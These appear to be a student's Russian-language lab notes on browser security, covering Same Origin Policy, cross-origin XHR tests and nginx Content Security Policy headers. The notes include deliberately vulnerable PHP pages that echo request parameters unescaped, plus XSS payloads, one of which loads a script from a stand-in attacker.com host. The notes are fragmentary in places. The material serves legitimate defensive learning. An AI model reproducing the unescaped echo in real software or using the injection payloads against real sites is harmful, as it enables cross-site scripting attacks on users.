

Урок 6

Браузеры: концепции безопасности

Заметки

- Same Origin Policy запрещает XHR-запрос

```
<script>
    function xhrTest() {
        var xhr = new XMLHttpRequest();
        xhr.open("GET", "http://victim.com/test.txt", false);
        xhr.send();

        if (xhr.status != 200) {
            alert(xhr.status + ': ' + xhr.statusText);
        } else {
            alert(xhr.responseText);
        }
    }
</script>
<button onclick="xhrTest()">Load data</button>
```

- CSP (Content Security Policy) - это глубокая основательная защита от XSS-инъекций, как Same Origin Policy — защита от того, чтобы JavaScript не получал доступ к документам и данным других доменов. CSP позволяет предотвратить XSS, даже если уязвимость уже есть на сайте.

```
root /var/www/html;
# Add index.php to the list if you are using PHP
index index.html index.htm index.nginx-debian.html;
server_name _;
location / {
    # First attempt to serve request as file, then
    # as directory, then fall back to displaying a 404.
    add_header Content-Security-Policy "script-src none;";
    try_files $uri $uri/ =404;
}
# pass PHP scripts to FastCGI server
# location ~ \.php$ {
# include snippets/fastcgi-php.conf;
```

```
# With php-fpm (or other unix sockets):
fastcgi_pass unix:/var/run/php/php7.0-fpm.sock;
```

```
cd /var/www/html && sudo nano hellouser.php
<body>
<?php
    echo 'Hello, ' . $_GET['name'];
?>
<script nonce='232323'>
    alert("Hi, mom!");
</script>
</body>
```

- вектор атаки, например так

```
http://localhost/hellouser.php?name=<script nonce="232323">alert(1)
</script>
```

Nginx (reinstall Nginx & PHP:):


- `include /etc/nginx/conf.d/*.conf;`
- `/var/run/php...`
- `cd /etc/nginx/sites-enabled && sudo nano default`
- `sudo nginx -s reload`
- `sudo nginx -t`
- `sudo apt autoremove nginx`
- `sudo apt autoremove php-pfm (8.*)`
- `sudo rm -r /var/www/html`
- `sudo apt install nginx`
- `sudo nginx`
- `ps aux | grep ngninx`
- `/etc/nginx/sites-available`
- `sudo cp default test.conf`
- `sudo ln -s /etc/nginx/sites-available/default default (...test.conf)`
- `cat test.conf (...default) default_server (del) ...fastcgi...`
`/run/php/php8.1-fpm.sock...`
- `sudo nginx -s reload`
- `sudo apt install php*-fpm`
- `sudo nginx -s quit`
- `sudo nginx`

Задание

1. Открыть консоль браузера на <http://attacker.com> и запросить файл с <http://victim.com> с помощью XHR. Изучить реакцию браузера в консоли.


```
var xhr = new XMLHttpRequest();  
xhr.open("GET", "http://victim.com/js.html")  
xhr.send()
```




Same Origin Policy (SOP) не позволяет этого сделать. Код ошибки 200.



2. Примечание: домены attacker.com и victim.com должны резолвиться в `127.0.0.1`, конфиг `nginx` тоже должен отдавать все так, чтобы на начало задания работало оба алерта. Добавить данную политику CSP на сайте <http://victim.com>. Загрузить страницу `victim.com/csp.php?js=<script/src=//attacker.com/evil.js></script>`, посмотреть что произошло. Исправить политику CSP так, чтобы вредоносный код не выполнялся.

```
andreim@andreim-server:~$ cat /var/www/html/csp.php
<body>
<h3>attacker...victim...</h3>
<?php
echo $_GET["js"];
?>
<h3>Code 'll execute now ...</h3>
<script src="http://victim.com/some.js"></script>
</body>
andreim@andreim-server:~$ cat /var/www/html/evil.js
alert("I'm evil! Trojan...");
andreim@andreim-server:~$ cat /var/www/html/some.js
alert("I'm legitimate!");
```





File sites-available/default
-PHP:


- `add_header Content-Security-Policy "default-src 'none'; script-src 'unsafe-inline' http://victim.com;";`
- `sudo nginx -s reload`

```
GNU nano 6.2 /etc/nginx/sites-available/default *
#
location ~ /\.php$ {
    include snippets/fastcgi-php.conf;

#
#   # With php-fpm (or other unix sockets):
#   fastcgi_pass unix:/run/php/php7.4-fpm.sock;
#   # With php-cgi (or other tcp sockets):
#   fastcgi_pass 127.0.0.1:9000;
# add security
    add_header Content-Security-Policy "default-src 'none'; script-
    fastcgi_pass unix:/run/php/php8.1-fpm.sock;
}

# deny access to .htaccess files, if Apache's document root
# concurs with nginx's one
```


Политика **Content Security Policy (CSP)** "срабатывает":





- Файл `csp.php`

```
<body>
<h3>Whatever _malicious_ you inserted shouldn't be
executed!</h3>
<?php echo $_GET["js"]; ?>
<h3>But legitimate code still
should execute</h3>
<script src="http://victim.com/some.js"></script>
</body>
```

- **OFF:** `# add_header Content-Security-Policy "default-src 'none'; script-src 'unsafe-inline' http://victim.com;";`
- `sudo nginx -s reload`



4. Политика CSP `Content-Security-Policy: default-src 'none'; script-src 'unsafe-inline' http:`
 5. Файл `some.js` `alert("I'm legitimate!")`
 6. Файл `evil.js` `alert("I'm evil!")`
- `add_header Content-Security-Policy "default-src 'none'; script-src 'unsafe-inline' http:;";`
 - `sudo nginx -s reload`

